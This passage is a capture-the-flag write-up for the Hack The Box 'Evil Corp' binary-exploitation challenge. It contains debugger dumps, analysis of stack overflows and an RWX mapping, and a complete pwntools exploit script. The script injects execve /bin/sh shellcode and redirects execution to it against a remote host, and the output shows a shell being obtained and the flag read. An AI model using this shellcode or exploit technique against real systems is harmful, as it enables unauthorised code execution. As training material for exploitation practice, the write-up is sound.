  wcharToChar16(awStack_3e88,SupportMsg,0x1000);
  wprintf(L"\nThank you! \n□□ \n");
  return;
}

```

3) Notes:
i) The credential is eliot:4007
ii) There is stack overflow in ContactSupport and Login password
iii) In this binary, each character input takes 4 bytes




```
0x00007fffc21d9660│+0x0000: 0x0000005500000055 ("U"?)    ← $rax, $rbx, $rcx,
$rsp
0x00007fffc21d9668│+0x0008: 0x000000000000000a ("\n"?)
0x00007fffc21d9670│+0x0010: 0x0000000000000000
0x00007fffc21d9678│+0x0018: 0x0000000000000000
0x00007fffc21d9680│+0x0020: 0x0000000000000000
0x00007fffc21d9688│+0x0028: 0x0000000000000000
0x00007fffc21d9690│+0x0030: 0x0000000000000000
0x00007fffc21d9698│+0x0038: 0x0000000000000000
──────────────────────────────────────────────────────────────── code:x86:64 ────
   0x55746a00578d <ContactSupport+0034> mov    esi, 0x1000
   0x55746a005792 <ContactSupport+0039> mov    rdi, rbx
   0x55746a005795 <ContactSupport+003c> call   0x55746a005040 <fgetws@plt>
 → 0x55746a00579a <ContactSupport+0041> mov    edx, 0x1000
   0x55746a00579f <ContactSupport+0046> mov    rsi, QWORD PTR [rip+0x38ea]
     # 0x55746a009090 <SupportMsg>
   0x55746a0057a6 <ContactSupport+004d> mov    rdi, rbx
   0x55746a0057a9 <ContactSupport+0050> call   0x55746a005288 <wcharToChar16>
   0x55746a0057ae <ContactSupport+0055> lea    rdi, [rip+0x1633]        # 0x5
5746a006de8
   0x55746a0057b5 <ContactSupport+005c> mov    eax, 0x0
──────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "evil-corp", stopped 0x55746a00579a in ContactSupport (), re
ason: SINGLE STEP
──────────────────────────────────────────────────────────────── trace ────
[#0] 0x55746a00579a → ContactSupport()
[#1] 0x55746a0058f6 → GetOpt()
[#2] 0x55746a005985 → main()
────────────────────────────────────────────────────────────────────────
(remote) gef➤
```



```
→ 0x55865819c75a <ContactSupport+0001> sub    rsp, 0x3e80
```


16000 bytes are allocated for 4000 characters

iv) Before fgets




```
(remote) gef➤  x/30a $rsp+0x3e80-0x20
0x7ffe3a4ca750: 0x1     0x0
0x7ffe3a4ca760: 0x7ffe3a4ca8c8  0x0
0x7ffe3a4ca770: 0x7ffe3a4ca788  0x55a1ca1678f6 <GetOpt+302>
0x7ffe3a4ca780: 0x720000006f    0xa00000032
0x7ffe3a4ca790: 0x7ffe00000000  0x55a1ca167985 <main+75>
0x7ffe3a4ca7a0: 0x7ffe3a4ca8b8  0x7f57819dc6ca <__libc_start_call_main+122>
0x7ffe3a4ca7b0: 0x7ffe3a4ca8a0  0x55a1ca16793a <main>
0x7ffe3a4ca7c0: 0x1ca166040     0x7ffe3a4ca8b8
0x7ffe3a4ca7d0: 0x7ffe3a4ca8b8  0xaf3a45707891f2db
0x7ffe3a4ca7e0: 0x0     0x7ffe3a4ca8c8
0x7ffe3a4ca7f0: 0x0     0x7f5781bdc000 <_rtld_global>
0x7ffe3a4ca800: 0x50c631e937f3f2db      0x5195464bf597f2db
0x7ffe3a4ca810: 0x0     0x0
0x7ffe3a4ca820: 0x0     0x0
0x7ffe3a4ca830: 0x7ffe3a4ca8b8  0xf7a8550b15c87a00
```

After fgets -> 4000 bytes write




```
(remote) gef➤  x/30a $rsp+0x3e80-0x20
0x7ffe3a4ca750: 0x5500000055    0x5500000055
0x7ffe3a4ca760: 0x5500000055    0x5500000055
0x7ffe3a4ca770: 0xa     0x55a1ca1678f6 <GetOpt+302>
0x7ffe3a4ca780: 0x720000006f    0xa00000032
0x7ffe3a4ca790: 0x7ffe00000000  0x55a1ca167985 <main+75>
0x7ffe3a4ca7a0: 0x7ffe3a4ca8b8  0x7f57819dc6ca <__libc_start_call_main+122>
0x7ffe3a4ca7b0: 0x7ffe3a4ca8a0  0x55a1ca16793a <main>
0x7ffe3a4ca7c0: 0x1ca166040     0x7ffe3a4ca8b8
0x7ffe3a4ca7d0: 0x7ffe3a4ca8b8  0xaf3a45707891f2db
0x7ffe3a4ca7e0: 0x0     0x7ffe3a4ca8c8
0x7ffe3a4ca7f0: 0x0     0x7f5781bdc000 <_rtld_global>
0x7ffe3a4ca800: 0x50c631e937f3f2db      0x5195464bf597f2db
0x7ffe3a4ca810: 0x0     0x0
0x7ffe3a4ca820: 0x0     0x0
0x7ffe3a4ca830: 0x7ffe3a4ca8b8  0xf7a8550b15c87a00
(remote) gef➤
```

iv) A rwx memory is mapped in SetUp



```

void Setup(void)

{
  setlocale(6,"en_US.UTF-8");
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  SupportMsg = mmap((void *)0x10000,0x4b0,3,0x4032,-1,0);
  AssemblyTestPage = mmap((void *)0x11000,0x800,7,0x4032,-1,0);
  return;
}

```

We can write on Support message



```
fgetws(awStack_3e88,0x1000,stdin);
wcharToChar16(awStack_3e88,SupportMsg,0x1000);
```


Since each character is 4 bytes, we can write 0x1000*4 = > 16000 characters and write on AssemblyTestPage

4) Attack Plan
i) Write a shellcode on AssemblyTestPage by overflowing SupportMsg segment
ii) Jump to shellcode using stackoverflow on login password

5) Exploit:

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./evil-corp")
context.binary = exe

# io = gdb.debug(exe.path, 'b*ContactSupport+0x55\nc\nb* Login+0x16a\nc')

io = remote('94.237.58.148', 34133)
shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05\x00"
shellcode = ''.join([f'\\u{x:02x}{y:02x}' for x, y in zip(shellcode[1::2], shellcode[::2])])
shellcode = '\u3148\u56f6\ubf48\u622f\u6e69\u2f2f\u6873\u5457\u6a5f\u583b\u0f99\u0005'
io.sendlineafter(b': ', b'eliot')
io.sendlineafter(b': ', b'4007')
io.sendlineafter(b'>> ', b'2')
io.sendline('\x55'*2048+shellcode)
io.sendlineafter(b'>> ', b'3')
io.sendlineafter(b': ', b'eliot')
io.sendlineafter(b': ', '\x55'*86+'\U00011000\u0000')
io.interactive()
```

6) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Evil Corp/pwn_evil_corp]
└─$ python3 solve.py
/home/vigneswar/Pwn/Evil Corp/pwn_evil_corp/solve.py:19: BytesWarning: Text is not bytes; assuming UTF-8, no guarantees. See https://docs.pwntools.com/#byte
s
  io.sendline('\x55'*2048+shellcode)
/home/vigneswar/Pwn/Evil Corp/pwn_evil_corp/solve.py:22: BytesWarning: Text is not bytes; assuming UTF-8, no guarantees. See https://docs.pwntools.com/#byte
s
  io.sendlineafter(b': ', '\x55'*86+'\U00011000\u0000')
Sorry, please try again or contact your system administrator.
抱歉，请重试或致电系统管理员。
$ ls
bin
boot
dev
etc
evil-corp
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
HTB{45c11_15_N07_4L0000n3}
$
```